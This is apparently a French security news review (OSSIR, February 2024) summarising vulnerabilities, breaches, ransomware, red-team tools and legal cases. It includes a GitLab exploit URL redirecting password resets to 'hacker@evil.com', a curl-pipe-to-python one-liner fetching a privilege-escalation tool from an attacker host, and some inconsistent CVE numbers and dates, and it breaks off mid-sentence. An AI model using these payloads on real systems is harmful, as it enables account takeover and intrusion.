Revue d'actualité de l'OSSIR

13 février 2024

Jérémy De Cock
Christophe Chasseboeuf
Marc-Antoine Ledieu

OSSIR

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Bulletin de septembre, 49 vulnérabilités patchées dont

- Aucune 0-day (devrait être différent le mois prochain)
- Les plus critiques ou les plus intéressantes :
  - [**CVE-2024-20674**] Kerberos : usurpation du KDC (attaque MitM)
    - Affecte toutes les versions Windows et Windows Server à partir de Windows Server 2008 et Windows 10
  - [**CVE-2024-20700**] Hyper-V : RCE (nécessite un accès au réseau sur lequel se situe l'Hyper-V)
    - Affecte les versions : Windows 10 & 11 et Windows Server 2019 & 2022
  - [**CVE-2024-20677**] Microsoft Office : RCE via un document Office contenant des modèles 3D FBX
    - Fonctionnalité désactivée (Office 2019, Office 2021, Office LTSC pour Mac 2021 et Microsoft 365)

https://www.bleepingcomputer.com/news/microsoft/microsoft-january-2024-patch-tuesday-fixes-49-flaws-12-rce-bugs/

Failles / Bulletins / Advisories
Microsoft - Divers


0-day dans l'Event Log de Windows

- Nommée "EventLogCrasher"
  - Permet de planter le service Event Log à distance à partir de n'importe quel compte
- Le chercheur a remonté la faille à Microsoft qui l'a rejetée en prétendant que c'était un bug
- Bonne nouvelle : le service Event Log redémarre automatiquement en cas d'arrêt inattendu
  - Mauvaise nouvelle : il ne redémarre que deux fois !
  - Les événements sont ensuite stockés en mémoire puis réécrits dans l'outil lorsque celui-ci démarre
    - Attention à ne pas éteindre la machine entre temps 😉
    - Et puis, la file d'attente à ses limites (taille et durée)
- Patch non officiel disponible sur la plateforme 0patch
  - Workstations concernées : ≥ Windows 7
  - Serveurs concernés : ≥t Windows Server 2008

https://blog.0patch.com/2024/01/the-eventlogcrasher-0day-for-remotely.html

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 / 11 en couleurs 🤣



Sortie	Home, Pro	Entreprise
mardi 31 octobre 2023	mardi 11 novembre 2025	mardi 10 novembre 2026
mardi 20 septembre 2022	mardi 8 octobre 2024	mardi 14 octobre 2025
lundi 4 octobre 2021	mardi 10 octobre 2023	mardi 8 octobre 2024
mardi 16 novembre 2021	mardi 12 janvier 2027	mardi 12 janvier 2027
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 18 octobre 2022	mardi 14 octobre 2025	mardi 14 octobre 2025
mardi 16 novembre 2021	jeudi 13 juillet 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	mardi 10 mai 2022
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	mardi 11 mai 2021
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
mercredi 5 avril 2017	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	mardi 9 mai 2017	mardi 9 mai 2017

Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Failles / Bulletins / Advisories
Systèmes

0-day chez Apple (CVE-2024-23222)

- RCE à cause d'un bug dans le webkit
- Mettez à jour !
  - iOS / iPadOS → 16.7.5 ou 17.3
  - macOS → Monterey 12.7.3 ou Sonoma 14.3
  - tvOS → 17.3
- Au faîte, activez la "protection des appareils volés" ! #iOS17.3

https://thehackernews.com/2024/01/apple-issues-patch-for-critical-zero.html

Failles / Bulletins / Advisories
Systèmes

1ère vulnérabilité kernel pour le nouveau casque VR d'Apple

- Apple Vision Pro : $3499
- Application créée pour l'occasion
  - Vision Pro Crasher ---------->
- Mais pas la première vulnérabilité !
  - Sortie fin janvier : **CVE-2024-23222**
  - visionOS 1.0.2 ainsi que iOS 17.3

https://twitter.com/0xjprx/status/1753575170101461266?s=20

Failles / Bulletins / Advisories
Systèmes

Bootloader Shim (CVE-2023-40547)

- Shim : bootloader maintenu par Red Hat et signé avec une clé Microsoft
  - Ajoute la prise en charge du Secure Boot sur les machines avec de l'UEFI
  - Utilisé par Debian, Ubuntu et Red Hat
- Vulnérabilité "out-of-bounds write" dans *httpboot.c*
  - Utilisé pour charger une image réseau via HTTP
  - Exécution de code privilégié possible (avant même le chargement de l'OS)
- Passez sur la version 15.8 de Shim
  - Et mettez à jour la liste de révocation DBX du Secure Boot UEFI

```
$  [install] fwupd && fwupdmgr update
```

https://www.it-connect.fr/linux-faille-de-critique-corrigee-bootloader-shim/

Failles / Bulletins / Advisories
Systèmes

PrivEsc dans la bibliothèque glibc (CVE-2023-6246)

- Vulnérabilité “heap-based buffer overflow” dans la fonction *_vsyslog_internal()*
  - Utilisé sur les distros Linux par l’intermédiaire de syslog et vsyslog (écriture dans les journaux)
  - Permet de devenir root sur la machine
- Introduite dans la librairie en août 2022 (version 2.37)
- Affecte Debian 12 et 13, Ubuntu 23.04 et 23.10 et Fedora 37 à 39

https://www.it-connect.fr/linux-acces-root-faille-critique-glibc-cve-2023-6246/

Failles / Bulletins / Advisories
Navigateurs (principales failles)

0-day chez Chrome ! (CVE-2024-0519**)**

- Type “out-of-bounds”
  - Moteur JavaScript v8
- Mettez à jour !
  - Linux : 120.0.6099.224
  - Windows : 120.0.6099.224/225
  - Mac : 120.0.6099.234

https://www.bleepingcomputer.com/news/security/google-fixes-first-actively-exploited-chrome-zero-day-of-2024/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Faille critique sur GitLab ! (CVE-2023-7028)

- Trouver lors d'un programme de Bug Bounty 👏
- Permet de réinitialiser le mot de passe de n'importe quel compte existant
  - Prérequis : trouver un compte valide (adresse mail) (pas très compliqué)
- *https://[...]?user[email][]=my.target@example.com&user[email][]=hacker@evil.com*
  - Envoyez-vous le mail de réinitialisation directement 🥵
- Affecte GitLab Community Edition (CE) et Entreprise Edition (EE)
  - Introduite dans la 16.1.0 (1er mai 2023)
  - Patchez → 16.7.2, 16.6.4 ou 16.5.6 !
- Si vous aviez le MFA activé, vous étiez safe 😉

https://www.it-connect.fr/faille-critique-gitlab-cve-2023-7028-patch-janvier-2024/

https://github.com/Vozec/CVE-2023-7028 (PoC)

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Faille critique sur Mastodon ! (CVE-2024-23832**)**

- Prise de contrôle de n’importe quel compte
  - Dû à une "origin validation error" (CWE-346)
  - Plus d’infos le 15 février 2024
- Versions vulnérables
  - 3.X : < 3.5.17
  - 4.0.X : < 4.0.13
  - 4.1.X : < 4.1.13
  - 4.2.X : < 4.2.5
- Dans l’ombre
  - 2 autres failles critiques patchées : DoS & RCE (**CVE-2023-36460** et **CVE-2023-36459**)

https://thehackernews.com/2024/02/mastodon-vulnerability-allows-hackers.html

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Faille dans le plugin Wordpress “Better Search Replace” (CVE-2024-6933)

- Plugin populaire comptant plus d’un million d’installations
- Type “PHP object injection” permettant d’obtenir une RCE
  - Le plugin n’est pas exploitable directement mais nécessite un autre plugin ou thème qui contiendrait une chaîne POP (Property Oriented Programming)
- Version patchée : 1.4.5

https://www.bleepingcomputer.com/news/security/hackers-target-wordpress-database-plugin-active-on-1-million-sites/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

2 vulnérabilités critiques dans Jenkins (CVE-2024-23897 & CVE-2024-23898)

- Exploitées dans la nature
  - Découvertes en novembre 2023 et seulement prévenu maintenant ?
- Permettent d'accéder aux donnés hébergées sur Jenkins et d'obtenir une RCE
  - [**CVE-2024-23897**] Vérification incorrecte des entrées dans la bibliothèque args4j
    - Permet à un attaquant non authentifié d'obtenir la permission overall/read
  - [**CVE-2024-23989**] Cross-site WebSocket hijacking (CSWSH)
- Mettez à jour :
  - Jenkins 2.442
  - Jenkins LTS 2.426.3

https://twitter.com/cyb3rops/status/1750835886051275057

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Docker escape avec Leaky Vessels

- Vulnérabilités affectant runc (outil CLI) et Buildkit utilisés dans Docker et Kubernetes
- Leaky Vessels est composé de 4 CVE :
  - **CVE-2024-21626**, CVE-2024-23651, CVE-2024-23652, CVE-2024-23653
  - Permet de définir le répertoire de travail d'un conteneur à un emplacement sur l'hôte = isolation
- Nécessite l'utilisation d'images malveillantes
- À vos patchs :
  - Runc 1.1.12
  - Buildkit 0.12.5
  - Docker 24.0.9 ou Docker 25.0.2
  - Kubernetes : https://www.alibabacloud.com/help/en/ack/product-overview/vulnerability-cve-2024-21626-bulletin

https://labs.withsecure.com/publications/runc-working-directory-breakout--cve-2024-21626 (démonstration)

https://www.it-connect.fr/failles-leaky-vessels-runc-permettent-evasion-conteneurs-docker/

Failles / Bulletins / Advisories
Réseau (principales failles)

Les 0-day du moment… sur Ivanti Connect Secure

- Bypass de l'authentification (**CVE-2023-46805**) et injection de commande (**CVE-2024-21887**)
  - = attaquant qui peut exécuter du code malveillant sur le système cible sans authentification préalable
- Et quelques temps jours après…
  - [**CVE-2024-21888**] SSRF pre-auth, permettant d'appeler des fonctionnalités internes en contournant l'authentification
  - [**CVE-2024-21893**] Élévation locale de privilège, authentifiée, permettant de réaliser des actions d'administration
- Quelles sont les solutions touchées ?
  - Ivanti Connect Secure, Ivanti Policy Secure gateways et Ivanti Neurons (donc toutes)
- Patchs dispos ! (tellement demandés que le site est devenu HS)
  - Recommandé de réinstaller les équipements car potentiellement backdoorés
    - **Ne faite pas confiance à ICT** (Internal Integrity Checker d'Ivanti)
      - Script Perl qui vérifie les condensats MD5 de certains fichiers (et qui peut facilement être altéré)

https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US

https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/ (IoC)

Failles / Bulletins / Advisories
Réseau (principales failles)

Et c'est pas fini… 0-day sur Joomla (CVE-2023-23752)

- Accès à l'API sans authentification
  - Permet d'obtenir des informations sur la configuration
  - Et même dans certains cas le mot de passe de l'administrateur !
- Affecte toutes les versions entre la 4.0.0 à 4.2.7

https://developer.joomla.org/security-centre/894-20230201-core-improper-access-check-in-webservice-endpoints.html

Et sur Juniper (CVE-2024-21591)

- Prise de contrôle à distance des routeurs "EX series" & firewalls "SRX series"
  - Et sans authentification !
  - `<< This issue is caused by use of an insecure function allowing an attacker to overwrite arbitrary memory >>`
- Se situe au niveau du composant web "J-Web access"

https://twitter.com/mynameisv_/status/1753704370640658651/photo/1

https://supportportal.juniper.net/s/article/2024-01-Security-Bulletin-Junos-OS-SRX-Series-and-EX-Series-Security-Vulnerability-in-J-web-allows-a-preAuth-Remote-Code-Execution-CVE-2024-21591?language=en_US

Failles / Bulletins / Advisories
Réseau (principales failles)

XXE unauthenticated sur Ivanti X Secure (CVE-2024-22024)

- Affecte Ivanti Connect Secure et Ivanti Policy Secure
  - Branches 9.X et 22.X
- Patchs disponibles

https://forums.ivanti.com/s/article/CVE-2024-22024-XXE-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure?language=en_US

RCE unauthenticated sur les Firewall Fortinet (CVE-2024-2176)

- Causée par un “out-of-bounds write” dans SSL-VPN
- La version 7.6 de FortiOS n’est pas affectée
- Si vous ne pouvez pas appliquer de correctif, désactivez l’accès VPN SSL

https://fortiguard.fortinet.com/psirt/FG-IR-24-015

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage chez HPE puis vol de données

- HPE a annoncé fin janvier avoir été victime d'un piratage en mai 2023
  - Environnement de messagerie Microsoft Office 365 compromis
  - APT29 à l'origine de cette attaque
- IntelBroker met en vente un package assez lourd sur le dark web
  - Mots de passe, logs systèmes, fichiers de configuration, tokens
  - Accès à des environnements de développement et d'intégration continue (CI/CD)
- Toutes les données semblent restreintes aux environnements de tests

https://www.lemondeinformatique.fr/actualites/lire-hpe-enquete-sur-une-autre-fuite-de-donnees-92890.html

Piratages, Malwares, spam, fraudes et DDoS
Ransomwares

Kasseika, le ransomware qui stoppe votre AV

- **B**ring **Y**our **O**wn **V**ulnerable **D**river (BYOVD)
  - Utilise le pilote Martini (Martini.sys/viragt64.sys)
    - Fait partie de VirtIT Agent
    - Signé par TG Soft
  - Assez de privilèges pour stopper 991 processus différents
    - AV, utilitaires systèmes, outils d'analyses, etc.
- **Etape 2** : chiffrement des données ; **Etape 3** : 50 bitcoins demandés

https://www.bleepingcomputer.com/news/security/kasseika-ransomware-uses-antivirus-driver-to-kill-other-antiviruses/

https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Trojan.Win64.PINCAV.A (991 processus pouvant être kill)

Hyundai Motor Europe, victime de Black Basta

- 3 To de données volées
  - Appartiennent à certaines départements de l'entreprise : service juridique, commercial, RH, comptabilité et informatique (selon le nom des dossiers de l'échantillon)
- La société ne sait pas encore exprimée sur l'incident

https://www.it-connect.fr/hyundai-motor-europe-victime-du-ransomware-black-basta/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Arnaque au président version DeepFake


- Visioconférence entre un employé, son supérieur et ses collègues
  - Problème : seul la victime (l'employé) était réelle
  - Le (faux) directeur financier a demandé un transfert de 25 millions de $
    - Quinzaine de transactions sur 5 comptes différents
- Imaginez la quantité de vidéos récupérée sur les cibles pour pouvoir les imiter

https://www.bfmtv.com/economie/international/piege-par-une-fausse-visioconference-en-deepfake-un-employe-transfert-25-millions-de-dollars-a-des-escros_AV-202402040251.html

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Fuite de données chez AnyDesk et potentielle supply-chain attack ?

- Intrusion sur le SI coûteuse
  - Vol de code source
  - Vol d'une partie des bi-clés permettant de signer les exécutables AnyDesk 😱 😱 😱
    - Les certificats associés ont été révoqués depuis mais…
- Quand l'intrusion a eu lieu ??
- Solution déployée partout
  - 170k entreprises dont Nvidia, Siemens, Samsung, etc.
- Passez à la version 8.0.8
  - Elle a été signée avec le nouveau certificat de signature



https://www.bleepingcomputer.com/news/security/anydesk-says-hackers-breached-its-production-servers-reset-passwords/

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Fuite de données chez CloudFlare suite à un récent piratage, récent quoi ?

- Un des plus gros CDN du monde !
- Piratage en novembre dernier…
  - Atlassian Confluence volé (docs et procédures)
  - Atlassian Jira volé (tickets d'évolutions, bugs, failles, etc.)
  - Dépôt de code Atlassian Bitbucket volé (codes sources)
- Merci Okta (piratage en octobre 2023)
  - Tokens volés réutilisés chez CloudFlare

https://www.crn.com/news/security/2024/cloudflare-discloses-limited-impact-from-okta-breach

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Fuite de données chez Viamedis puis Almerys

- S’occupent de la gestion du tiers payant de **84 complémentaires** !
  - Dont Malakoff Humanis
- 33 millions d’assurés potentiellement impactés
  - N° de sécurité sociale, état civil, date de naissance…
- Aucun accès aux données bancaires
  - Attention aux potentiels futurs phishing !

https://www.presse-citron.net/20-millions-de-numeros-de-securite-sociale-des-francais-viennent-detres-pirates-qui-est-concerne/

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Mercedez-Benz expose ses données sensibles sur GitHub, oops

- Le jeton d'authentification d'un employé s'est retrouvé sur le dépôt GitHub public
  - Permet d'accéder au serveur GitHub Entreprise de Mercedes-Benz
  - Accessible depuis septembre 2023
- Données très sensibles pour l'entreprise
  - Clés d'accès Cloud, clés d'API, documents d'études, codes sources, identifiants
  - /!\ **Ne poussez pas vos secrets sur des dépôts partagés ! Même s'ils sont privés !** /!\
- Le jeton d'authentification a été révoqué depuis et le dépôt public supprimé
  - Et vos secrets partagés modifiés ?


https://www.it-connect.fr/mercedes-benz-a-expose-par-erreur-des-donnees-sensibles-sur-github/

Piratages, Malwares, spam, fraudes et DDoS
Pannes

Fondation Louis Vuitton victime d'un DDOS

- Site off pendant 18 heures
- Revendiqué par le groupe Anonymous

https://www.linkedin.com/posts/clementdomingo_anonymous-ddos-louisvuitton-ugcPost-7159157489106608128-9nI8/



Piratages, Malwares, spam, fraudes et DDoS
Pannes

La Poste et le Crédit Agricole hors ligne pendant ½ journée

- Attaque revendiquée par le groupe Turk Hack Team
- D'autres attaques prévues ?
  - `<< Opération visant à protester contre un projet de livraison d'armes et de matériel par la France à l'Arménie. >>`
  - Accord donné par la France au mois d'octobre 2023

https://www.zdnet.fr/actualites/attaques-ddos-la-poste-et-le-credit-agricole-hors-ligne-pendant-une-demi-journee-39964102.htm

Piratages, Malwares, spam, fraudes et DDoS
Pirater les pirates

Plus d'informations sur le cas Kivimäki

- Aleksanteri Kivimäki (hackeur finlandais) arrêté en France (2023) # cf. *OSSIR 2023-02-14*
  - Auteur de cyberattaques sur le groupe Vastaamo en 2020 (Finlande)
    - 25 centres de psychothérapie
    - Exige une rançon de 452k€ pour débloquer l'accès aux données de 22k patients
  - Devenu Julius Kivimäki à son arrivée en France
- Trahi par une photo… où l'on peut voir ses doigts ?
  - Photo uploadée sur un forum finlandais à partir d'un serveur saisis par le NBI

https://yle.fi/a/74-20058572

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team GTFOBins version CLI

- GTONow : https://github.com/Frissi0n/GTFONow
  - Outil en Python
  - Elévation de privilèges : sudo, SID, capabilities, etc.
  - Linux only
- Version fileless
  - `$ curl http://attackerhost/gtfonow.py | python`
- Bon à savoir
  - GTFOBins version Windows = LOLBAS (https://lolbas-project.github.io/)


Red Team OSTE, le couteau suisse pour scanner le web

- OSTE-Meta-Scan : https://github.com/OSTEsayed/OSTE-Meta-Scan
  - Outil en Python
  - Combine Nikto, ZAP, Nuclei, SkipFish et Wapiti
- GUI disponible
  - Fourni des rapports de scans

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team AngryOxide, le nouvel ennemi du 802.11

- Tool : https://github.com/Ragnt/AngryOxide
  - Outil en Rust
  - GUI intégrée dans le terminal
- ⚠️ Attention ⚠️
  - Par défaut, l'outil attaque tous les points d'accès à portée !
- Que fait-il ?
  - Déauthentification
  - Récupération de SSID cachés
  - Rogue AP
  - Rétrograde RSN en WPA2-CCMP
  - Et bien plus !



Business et Politique

Business
Monde

EMC2 hébergée chez Microsoft Entra ID (Azure)

- EMC2 : projet européen mené par l'EMA dont le but est de faire avancer la recherche pharmaco-épidémiologique ; confié au HDH et donc au GIP PDS
- HDH est déjà hébergée par Microsoft et c'est le tour de EMC2
  - Contrat de 3 ans
  - Et ça fait du bruit…

`[AUCUN FOURNISSEUR EUROPÉEN]<< ne propose d'offres d'hébergement répondant aux exigences techniques et fonctionnelles du GIP PDS pour la mise en œuvre du projet EMC2 dans un délai compatible avec les impératifs ce dernier >>`

- OVHcloud, NumSpot et Cloud Temple (certifiés SecNumCloud) ont répondu à la demande mais ont été rejetés
- Une pétition a été déposée au Sénat réclamant la création d'une "commission d'enquête sur la gestion des données de santé de la France à la société Microsoft"

https://incyber.org/emc2-cnil-adoube-nouvelle-fois-microsoft-pour-heberger-donnees-sante/

Droit / Juridique / Politique
National

Procès du réseau d'escroquerie à la fausse convocation judiciaire

- Démantèlement du réseau en juin 2023
  - Opération conjointe Police/Gendarmerie
  - 19 individus interpellés (18 français et 1 belge)
- Lourdes conséquences
  - 3.5 millions de préjudice
  - 150k signalements sur Pharos
  - 6 suicides
- Procès en chambre correctionnelle fin janvier
  - 14 prévenus
  - Faits : escroquerie, blanchiment et accès frauduleux à un système de traitement automatisé de données
  - Peines
    - 10 mois de prison avec sursis à 36 mois dont 24 mois assortis du sursis
    - amende demandées de 10 000 euros à 100 000 euros

https://www.zdnet.fr/actualites/arnaque-a-la-fausse-convocation-judiciaire-un-premier-proces-s-ouvre-a-paris-39963886.htm

https://twitter.com/PoliceNationale/status/1672265823925223426

Droit / Juridique / Politique
Monde

NSO 🇮🇱 vs Apple 🇺🇸

- Plainte déposée par Apple en novembre 2021
  - FORCEDENTRY (code de Pegasus) utilisée une 0-day
    - Permettant d'utiliser le micro et la caméra d'un iPhone
  - Utilisation de faux Apple ID
  - Pertes financières pour Apple (enquêtes, R&D)
- NSO a demandé à ce que la plainte soit annulée
  - Raison : la plainte aurait dû être déposée en Israël
  - Résultat : la plainte n'a pas été rejetée
- Suites ?
  - NSO doit répondre aux accusations avant le 14/02
  - Rencontre prévue le 04/04

https://www.apple.com/fr/newsroom/2021/11/apple-sues-nso-group-to-curb-the-abuse-of-state-sponsored-spyware/#:~:text=Apple%20porte%20plainte%20contre%20NSO%20Group%20pour%20endiguer%20l'utilisation,par%20des%20organismes%20d'%C3%89tat&text=CUPERTINO%2C%20CALIFORNIE%20Apple%20a%20aujourd,mani%C3%A8re%20abusive%2C%20des%20utilisateurs%20Apple.

Conférences

Conférences

À venir

- Defcon, 12 février 2024 à Paris
- JSSI, 12 mars 2024 à Paris
  - Thème : « Intelligence artificielle et [in]sécurité »
- CoRIIN, 26 mars 2024 à Lille
  - En parallèle du FIC
- FIC, 26 au 28 mars 2024 à Lille
- BotConf, 24 au 26 avril 2024 à Nice #BoufConf / #BouffeConf
- SSTIC, 05 au 07 juin 2024 à Rennes
- LeHack « Compile », 05 au 07 juillet 2024 à Paris (20ème édition !)

Divers / Trolls velus

Divers / Trolls velus

Tout ce que vous dites sera retenu contre vous !

- Tellement d'infos sur Les Mousquetaires (le groupe ⚔️) dans un seul article
  - **Agent Tanium** installé sur les postes à distance (en période COVID)
  - `<< c'est la solution de` **`SentinelOne`** `qui est choisie >>` (postes, serveurs, serveurs de robotique, machines SCADA, serveurs en usine et tous les serveurs en magasin)
  - `<< systèmes industriels` **`ICS`** `et` **`SCADA`** `>>`
  - Solution de scellement retenue pour les PC tournant sous **Windows XP** et pour les caisses
  - **SIEM Splunk** utilisé par le SOC
  - Tickets émis par les Sentinels remontent via un workflow configuré sur **ServiceNow**
- Moral de l'histoire
  - Ne facilitez pas la tâche à vos futurs ennemies (même si vous êtes fiers de votre EDR 😉)

https://www.lemagit.fr/etude/Les-Mousquetaires-troquent-leur-antivirus-au-profit-de-lEDR-SentinelOne

Divers / Trolls velus

Le Donjon de Naheulbeuk + Cyber =

les dialogues imaginaires du monde (merveilleux) de la cyber (oui c'est aussi long)

- 1 podcast disponible avec pour sujet "*Le n'hacker z'éthique*"
- Groupe travaillant vraisemblablement ensemble ?


https://dialogues-imaginaires.net/ (foncez !)

Divers / Trolls velus

Casser la clé BitLocker en 43 secondes ?

- Vidéo qui montre une personne sniffant les signaux échangés avec la puce TPM
  - Source : https://www.youtube.com/watch?v=wTl4vEednkQ
  - But ? Récupérer la Master Key du volume BitLocker stocké dans le TPM
- Titre un peu putaclick puisque dans cette vidéo
